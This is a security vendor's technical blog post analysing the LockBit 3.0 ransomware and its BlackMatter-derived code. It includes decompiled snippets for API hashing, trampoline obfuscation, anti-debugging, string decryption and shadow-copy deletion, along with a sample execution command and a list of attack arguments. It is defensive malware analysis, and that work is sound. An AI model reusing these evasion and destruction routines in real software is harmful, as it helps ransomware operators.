LockBit Ransomware Group Augments Its Latest Variant, LockBit 3.0, With BlackMatter Capabilities

trendmicro.com/en_us/research/22/g/lockbit-ransomware-group-augments-its-latest-variant--lockbit-3-.html

July 25, 2022

In June 2022, LockBit revealed version 3.0 of its ransomware. In this blog entry, we discuss the findings from our own technical analysis of this variant and its behaviors, many of which are similar to those of the BlackMatter ransomware.


By: Ivan Nicole Chavez, Byron Gelera, Katherine Casona, Nathaniel Morales, Ieriz Nicolle Gonzalez, Nathaniel Gregory Ragasa July 25, 2022 Read time: (words)

In March 2022, less than a year after LockBit 2.0 first emerged, researchers caught wind of an upcoming new variant of the LockBit ransomware. LockBit 3.0, aka "LockBit Black," wouldn't be unveiled until late June, coinciding with the launch of the group's new leak site and bug bounty program. A researcher has since shared a sample of LockBit 3.0, along with his initial analysis of the new variant.

Using the packer identifier utility Detect It Easy, we found that this particular LockBit 3.0 sample is a Win32 .exe file with multiple sections packed with an unknown packer (Figure 1). According to the original source of the sample, the malware uses this argument for execution:

{04830965-76E6-6A9A-8EE1-6AF7499C1D08}.exe -k LocalServiceNetworkRestricted -pass db66023ab2abcb9957fb01ed50cdfa6a

The LockBit 3.0 sample then drops an .ico file with the same file name as the one appended to the encrypted files in the *%PROGRAMDATA%* folder (Figure 2).






Figure 1.

The file properties of LockBit 3.0




Figure 2. The .ico file in the %PROGRAMDATA% folder

As part of its encryption process, LockBit 3.0 appends the extension *HLJkNskOq* (Figure 3) and changes the icons of encrypted files to that of the aforementioned .ico file.





Figure 3. The encrypted files with new file names and extensions, along with LockBit's ransom note

The ransomware then drops its ransom note (Figure 4), which references "Ilon Musk" and the European Union's General Data Protection Regulation (GDPR). Lastly, it changes the wallpaper of the victim's machine to inform them of the ransomware attack (Figure 5).






Figure 4. The contents of LockBit 3.0's ransom note

Figure 5. The desktop wallpaper applied by LockBit 3.0

Similarities to BlackMatter ransomware

Researchers have pointed out that portions of LockBit 3.0's code seem to be borrowed from the BlackMatter ransomware, hence the nickname LockBit Black. Likewise, we found similarities between BlackMatter and the new LockBit variant during our debugging of the LockBit 3.0 sample. From our examination of the unpacked sample and an analysis provided by the researcher Chuong Dong, we discovered that LockBit 3.0 requires a pass parameter to

decrypt its main routine (Figure 6). Other ransomware families like Egregor have been observed exhibiting this same behavior, where an argument is required to proceed with the routine. This makes the binary harder to reverse if the parameter is not available.

```
v1 = 200000000;
do
  --v1;
while ( v1 );
param = GetCommandLine_41B2E4();
v3 = check_pass_41B248(param, &hex_pass);
if ( v3 )
{
  expand_key_41B2F4(&v12, &hex_pass);
  v11 = initDecrypt_41B348(v0, &v12, &v13, &v10);
  ImageBase = *(sub_41B2D4() + 8);            // ImageBaseAddress
  v5 = ImageBase + *(ImageBase + 0x3C);       // PE Header
  numSections = *(v5 + 6);                    // Number of Sections
  v7 = (v5 + 0xF8);                           // SectionHeader
  do
  {
    v3 = hash_string_41B0EC(v7, 0);
    if ( v3 == 0x76918075 || v3 == 0x4A41B || v3 == 0xB84B49B )// .text | .data | .pdata
      LOBYTE(v3) = Decrypt_41B41C(v0, ImageBase + v7->VirtualAddress, v7->SizeOfRawData, &v10, v11);
    ++v7;
    --numSections;
  }
  while ( numSections );
}
return v3;
```

Figure 6. Decrypting sections using a -pass argument

LockBit 3.0 performs API harvesting by hashing the API names of a DLL, and then comparing it to the list of the APIs that the ransomware needs (Figure 7). This routine is identical to that of BlackMatter (Figure 8), as the externally available script for renaming BlackMatter's APIs also works for LockBit 3.0 (Figures 9 and 10).

```
result = hashedAPI_4079A8(0xF80F18E8);
if ( result )
{
  result = (result)(266242, 0, 0, 0, 0, 0);    // RtlCreateHeap
  v1 = result;
  if ( result )
  {
    if ( ((*(result + 64) >> 28) & 4) != 0 )
      v1 = __ROL4__(result, 1);
    result = hashedAPI_4079A8(0x6E6047DB);     // RtlAllocateHeap
    v2 = result;
    if ( result )
    {
      resolveAPIs_407C5C(&unk_427408, dword_407DA4, v1, result);
      resolveAPIs_407C5C(&unk_4274F4, dword_407E94, v1, v2);
      resolveAPIs_407C5C(&unk_4275E4, dword_407F88, v1, v2);
      resolveAPIs_407C5C(&unk_427684, dword_40802C, v1, v2);
      resolveAPIs_407C5C(&unk_427694, dword_408040, v1, v2);
      resolveAPIs_407C5C(&unk_4276CC, dword_40807C, v1, v2);
      resolveAPIs_407C5C(&unk_427720, dword_4080D4, v1, v2);
      resolveAPIs_407C5C(&unk_427734, dword_4080EC, v1, v2);
      resolveAPIs_407C5C(&unk_42775C, dword_408118, v1, v2);
      resolveAPIs_407C5C(&unk_427794, dword_408154, v1, v2);
      resolveAPIs_407C5C(&unk_4277A8, dword_40816C, v1, v2);
      resolveAPIs_407C5C(&unk_4277B0, dword_408178, v1, v2);
```

Figure 7. LockBit 3.0's routine for API harvesting

```
int (__stdcall *sub_405E5C())(int, _DWORD, _DWORD)
{
  int (__stdcall *result)(int, _DWORD, _DWORD); // eax
  int (__stdcall *v1)(_DWORD, _DWORD, _DWORD); // esi
  int (__stdcall *v2)(_DWORD, _DWORD, _DWORD); // edi

  result = (int (__stdcall *)(int, _DWORD, _DWORD))sub_40581D(638256965);
  if ( result )
  {
    result = (int (__stdcall *)(int, _DWORD, _DWORD))result(0x40000, 0, 0);
    v1 = result;
    if ( result )
    {
      result = (int (__stdcall *)(int, _DWORD, _DWORD))sub_40581D(1851803611);
      v2 = result;
      if ( result )
      {
        sub_405A86(&unk_4112AC, dword_405AFC, v1, result);
        sub_405A86(&unk_411368, dword_4058BC, v1, v2);
        sub_405A86(&unk_411428, dword_405C80, v1, v2);
        sub_405A86(&unk_411480, dword_405CDC, v1, v2);
        sub_405A86(&unk_4114B4, dword_405D14, v1, v2);
        sub_405A86(&unk_4114EC, dword_405D50, v1, v2);
        sub_405A86(&unk_4114FC, dword_405D64, v1, v2);
        sub_405A86(&unk_411518, dword_405D84, v1, v2);
        sub_405A86(&unk_411540, dword_405D80, v1, v2);
        sub_405A86(&unk_41154C, dword_405DC0, v1, v2);
        sub_405A86(&unk_411554, dword_405DCC, v1, v2);
        sub_405A86(&unk_411568, dword_405DE4, v1, v2);
        sub_405A86(&unk_411594, dword_405E14, v1, v2);
        result = (int (__stdcall *)(int, _DWORD, _DWORD))sub_405A86(&unk_4115A8, dword_405E2C, v1, v2);
      }
    }
  }
  return result;
}
```

Figure 8. BlackMatter's routine for API harvesting

```
.text:00407C5C                 push    ebp
.text:00407C5D                 mov     ebp, esp
.text:00407C5F                 push    ebx
.text:00407C60                 push    esi
.text:00407C61                 push    edi
.text:00407C62                 mov     esi, [ebp+arg_4]
.text:00407C65                 lodsd
.text:00407C66                 xor     eax, 4506DFCAh
.text:00407C6B                 push    eax
.text:00407C6C                 call    sub_407AE0
.text:00407C71                 test    eax, eax
.text:00407C73                 jz      loc_407D9C
.text:00407C79                 mov     edi, [ebp+arg_0]
.text:00407C7C                 add     edi, 4
.text:00407C7F
.text:00407C7F loc_407C7F:                             ; CODE XREF: sub_407C5C:loc_407D97↓j
.text:00407C7F                 lodsd
.text:00407C80                 cmp     eax, 0CCCCCCCCh
.text:00407C85                 jnz     short loc_407C8C
.text:00407C87                 jmp     loc_407D9C
```

Figure 9. The XOR key LockBit 3.0 uses for renaming APIs

```
.text:00405A86                 push    ebp
.text:00405A87                 mov     ebp, esp
.text:00405A89                 push    ebx
.text:00405A8A                 push    esi
.text:00405A8B                 push    edi
.text:00405A8C                 mov     esi, [ebp+arg_4]
.text:00405A8F                 lodsd
.text:00405A90                 xor     eax, 22065FEDh
.text:00405A95                 push    eax
.text:00405A96                 call    sub_405928
.text:00405A9B                 test    eax, eax
.text:00405A9D                 jz      short loc_405AF3
.text:00405A9F                 mov     edi, [ebp+arg_0]
.text:00405AA2                 add     edi, 4
.text:00405AA5
.text:00405AA5 loc_405AA5:                             ; CODE XREF: sub_405A86+6B↓j
.text:00405AA5                 lodsd
.text:00405AA6                 cmp     eax, 0CCCCCCCCh
.text:00405AAB                 jnz     short loc_405AAF
.text:00405AAD                 jmp     short loc_405AF3
```

Figure 10. The XOR key BlackMatter uses for renaming APIs

Instead of directly calling the addresses of the harvested APIs, LockBit 3.0 implements a trampoline pointer (Figure 11) to go to an allocated heap that contains a disassembly code that will then jump to the API address of the *NtTerminateProcess* API (Figure 12). The code contained in the heap is randomly chosen from this set of codes:

- ROR by random number
- ROL by random number
- XOR to key
- ROR by random number, then XOR to key
- ROL by random number, then XOR to key

```
*v8 = 0xB8;                                    // opcode: mov eax
v9 = rand_401120(0, 4u);
if ( v9 )
{
  switch ( v9 )
  {
    case 1u:
      rand_val = rand_401120(1u, 9u);
      *(v14 + 1) = __ROR4__(api_Address, rand_val);
      *(v14 + 5) = 0xC0C1;                     // rol eax
      *(v14 + 7) = rand_val;
      *(v14 + 8) = 0xE0FF;                     // jmp eax
      break;
    case 2u:
      *(v10 + 1) = api_Address ^ 0x4506DFCA;
      *(v10 + 5) = 0x35;                       // xor eax
      *(v10 + 6) = 0x4506DFCA;
      *(v10 + 10) = 0xE0FF;                    // jmp eax
      break;
    case 3u:
      v15 = rand_401120(1u, 9u);
      *(v16 + 1) = __ROL4__(api_Address ^ 0x4506DFCA, v15);
      *(v16 + 5) = 0xC8C1;                     // ror eax
      *(v16 + 7) = v15;
      *(v16 + 8) = 0x35;                       // xor eax
      *(v16 + 9) = 0x4506DFCA;
      *(v16 + 13) = 0xE0FF;                    // jmp eax
      break;
```

Figure 11. LockBit 3.0's trampoline pointer code

```
NtTerminateProcess dd 16C50E8h

:016C50E8    mov     eax, 8CABEDC0h
:016C50ED    rol     eax, 2
:016C50F0    xor     eax, 4506DFCAh
:016C50F5    jmp     eax
```

RoL(RoL(8CABEDC0)) XOR 4506DFCA =

77A9 68C8

```
77A968C8    B8 72 01 00 00    mov eax,172                 ZwTerminateProcess
77A968CD    BA 00 03 FE 7F    mov edx,<&KiFastSystemCall>
77A968D2    FF 12             call dword ptr ds:[edx]
77A968D4    C2 08 00          ret 8
```

Figure 12. LockBit 3.0's trampoline call to the NtTerminateProcess API

LockBit 3.0 and BlackMatter also implement the same antidebugging technique: Both set the thread information to *ThreadHideFromDebugger* (0x11) via the *NtSetThreadInformation* API (Figure 13) to cause any debuggers to crash if a breakpoint is placed on this thread.

```
if ( a1 )
  v1 = a1;
else
  v1 = 0xFFFFFFFE;
return NtSetInformationThread(v1, 0x11, 0, 0);// 0x11 = ThreadHideFromDebugger
```

Figure 13. ThreadHideFromDebugger via NtSetThreatInformation

Like BlackMatter, LockBit 3.0 employs threading when using an API instead of directly calling an API, which is likely an attempt to make it more difficult for researchers to analyze. The strings it uses are decrypted using a simple bitwise-XOR routine (Figure 14), a bitwise-XOR and NOT routine (Figure 15), or a decryption routine involving a linear congruential generator (LCG) algorithm to generate a pseudorandom key (Figure 16). This is also similar to how BlackMatter operates, except for the addition of the bitwise-XOR and NOT routine.

```
*HeapHandle = 0x455ADF96;                       // \\?\
v7[1] = 0x455ADFF5;
*v7 ^= 0x4506DFCAu;
v7[1] ^= 0x4506DFCAu;
wcscat(HeapHandle, v5);
```

Figure 14. LockBit 3.0's bitwise-XOR routine for string decryption

```
v3[0] = -1165352944;
v3[1] = -1163190245;
v3[2] = -1162338192;
v3[3] = -1162600335;
v3[4] = -1160306576;
v3[5] = -1165942719;
v3[6] = -1158078399;
str_decrypt_401260(v3, 7);                      // %s.README.txt
```

```
do
{
  *a1 ^= 0x4506DFCAu;
  *a1 = ~*a1;
  ++a1;
  --a2;
}
while ( a2 );
```

Figure 15. LockBit 3.0's bitwise-XOR and NOT for string decryption

```
HeapHandle = decrypt_buffer_408C9C(dword_423F72);// powershell Get-ADComputer -filter * -Searchbase
if ( HeapHandle )
{
  if ( !CoInitialize(0) )
  {
    riid.Data1 = 1199273701;
    *&riid.Data2 = -1422402272;
    *riid.Data4 = -621026146;
```

```
  v4 = *(&LCG_Seed_428000 + 1);
  v13[0] = *&LCG_Seed_428000;
  v13[1] = v4;
LABEL_2:
  result = LCG_PseudoRand_4017C8(&LCG_Seed_428000, v13);
  v14 = 2;
  while ( 1 )
  {
    *a1 ^= result;
    v7 = a1 + 1;
    v8 = a2 - 1;
    if ( !v8 )
      return result;
    *v7 ^= BYTE1(v6);
```

Figure 16. LockBit's 3.0 string decryption using an LCG algorithm

LockBit 3.0's configurations (Table 1) are decrypted using the same XOR routine and keys obtained from an LCG pseudorandom number generator, and then decompressed using a compression library called APLib.

Configuration	Description
PUB_KEY[0x80]	RSA public key

VICT_ID[0x10]	Victim ID (This is based on BlackMatter's code, but is not used by LockBit 3.0.)
AES_KEY[0x10]	AES_KEY for the command-and-control (C&C) server (This is based on BlackMatter's code, but is not used by LockBit 3.0.)
FLAGS[0x18]	Flags for specific routines
OFFSET_ARRAY	Array of the offset of Base64-encoded strings from this address (The length of the array is equal to the first value.)
BASE64_STRING	Array of Base64-encoded strings, which includes: • Hashes of folders, files, and extensions to avoid • Hashes of computer names to avoid • Services and processes to kill • A list of C&C servers • Admin credentials • The ransom note

Table 1. A list of LockBit 3.0's configurations

LockBit 3.0 also checks the victim machine's UI language to avoid infecting machines with these languages:

- Arabic (Syria)
- Armenian (Armenia)
- Azerbaijani (Cyrillic Azerbaijan)
- Azerbaijani (Latin Azerbaijan)
- Belarusian (Belarus)
- Georgian (Georgia)
- Kazakh (Kazakhstan)
- Kyrgyz (Kyrgyzstan)
- Romanian (Moldova)
- Russian (Moldova)
- Russian (Russia)
- Tajik (Cyrillic Tajikistan)
- Turkmen (Turkmenistan)
- Tatar (Russia)
- Ukranian (Ukraine)
- Uzbek (Cyrillic Uzbekistan)
- Uzbek (Latin Uzbekistan)

LockBit 3.0 also retains these BlackMatter routines for privilege escalation:

- Uses UACMe's method of bypassing user account control (UAC), which is to use the ICMLuaUtil COM interface under *dllhost.exe*
- Duplicates the *Explorer.exe* token for its own use
- Performs a 32-bit or 64-bit shellcode injection to elevate its token

The string that both LockBit 3.0 and BlackMatter use as the encrypted file name extension, ransom note name, and wallpaper and icon name is a Base64-encoded hash (Figure 17). However, a key difference between the two pieces of ransomware is that LockBit 3.0 opts to use an RSA public key embedded in its configuration and hash it with

MD5, whereas BlackMatter uses a MachineGUID hashed using the same algorithm for APIs. This makes the string similar for all machines infected by the same sample, which is likely an attempt by LockBit's operators to make it easier for them to identify which RSA private key pair is needed for an encrypted file.




Figure 17. The string generation for BlackMatter (left) and LockBit 3.0 (right)

Like BlackMatter, LockBit 3.0 also performs these routines:

- Attempts to log in using credentials from its configuration list to determine if the compromised system is a part of the domain admin that it will use for later routines
- Terminates and deletes processes and services from its configuration list, a routine similar to that of BlackMatter
- Wipes the recyle bin folder of every drive
- Checks a list of computer name hashes to avoid from its configuration list
- Connects to the C&C server from its configuration list if the flag is set
- Encrypts network shares and Exchange Mailbox if set in its configuration flag
- Obtains a list of files, folders, and extensions to be avoided from its configuration list
- Uses pointed files when encrypting .lnk files
- Prints the ransom note on any available printers and modifies the desktop wallpaper
- Uses the same encryption algorithm as BlackMatter

LockBit 3.0's deletion of shadow copies (Figure 18) is clearly lifted from BlackMatter's code, as this is performed using Windows Management Instrumentation (WMI) through COM objects, as opposed to LockBit 2.0's use of *vssadmin.exe*.

```
v3[12] = -1158078411;
str_decrypt_401260(v3, 13);
if ( !CoCreateInstance(&rclsid, 0, 1u, &riid, &ppv) && !CoCreateInstance(&v8, 0, 1u, &v7, &v17) )
{
  sub_408D08(0xFFFFFFFF, &v19);
  if ( !v19 )
  {
LABEL_7:
    if ( !ppv->lpVtbl->ConnectServer(ppv, v6, 0, 0, 0, 0, 0, v17, &pProxy)// ROOT\CIMV2
      && !CoSetProxyBlanket(pProxy, 0xAu, 0, 0, 3u, 3u, 0, 0)
      && !pProxy->lpVtbl->ExecQuery(pProxy, v5, v2, 48, 0, &v15) )// SELECT * FROM Win32_ShadowCopy
    {
      while ( 1 )
      {
        v14 = 0;
        v13 = 0;
        if ( v15->lpVtbl->Next(v15, -1, 1, &v14, &v13) )
          break;
        VariantInit(&v12);
        if ( !v14->lpVtbl->Get(v14, v4, 0, &v12, 0, 0) )// ID
        {
          swprintf(v0, v3, v12.lVal);         // Win32_ShadowCopy.ID='%s'
          pProxy->lpVtbl->DeleteInstance(pProxy, v0, 0, 0, 0);
          VariantClear(&v12);
        }
        v14->lpVtbl->Release(v14);
      }
```

Figure 18. LockBit 3.0's deletion of shadow copies via WMI

This latest LockBit iteration performs some routines only if a specific argument is provided. LockBit 3.0 accepts only the arguments listed in Table 2, while BlackMatter accepts only the *-safe*, *-wall*, and *-path* arguments.

Argument	Description
-pass {value}	Uses the first 32 characters of the value as a key to decrypt the main routine (This is required for the ransomware to execute properly.)
-safe	Reboots in SafeBoot
-wall	Only sets the ransomware wallpaper and prints the ransom note on printers
-path {target}	Specifically encrypts the target, which can be a file or folder
-gspd	Performs group policy modification for lateral movement
-psex	Performs lateral movement via admin shares
-gdel	Deletes group policy updates
-del	Deletes itself

Table 2. A list of arguments that LockBit 3.0 accepts

The new LockBit variant checks arguments using hashing and based on the code. It's designed to perform only one routine from the arguments except for *-pass*, which needs to be performed before the other arguments can be checked. The routines to print the ransom note and change the victim machine's wallpaper is also similar to BlackMatter's routines if the *-wall* argument is provided. Like BlackMatter, LockBit 3.0 can also restart in safe mode and execute via the RunOnce registry, as long as the *-safe* argument is provided.

However, there is one key difference between their configuration flags: BlackMatter has only nine flags while LockBit 3.0 has 24, as detailed in Table 3.

Configuration flag	Description
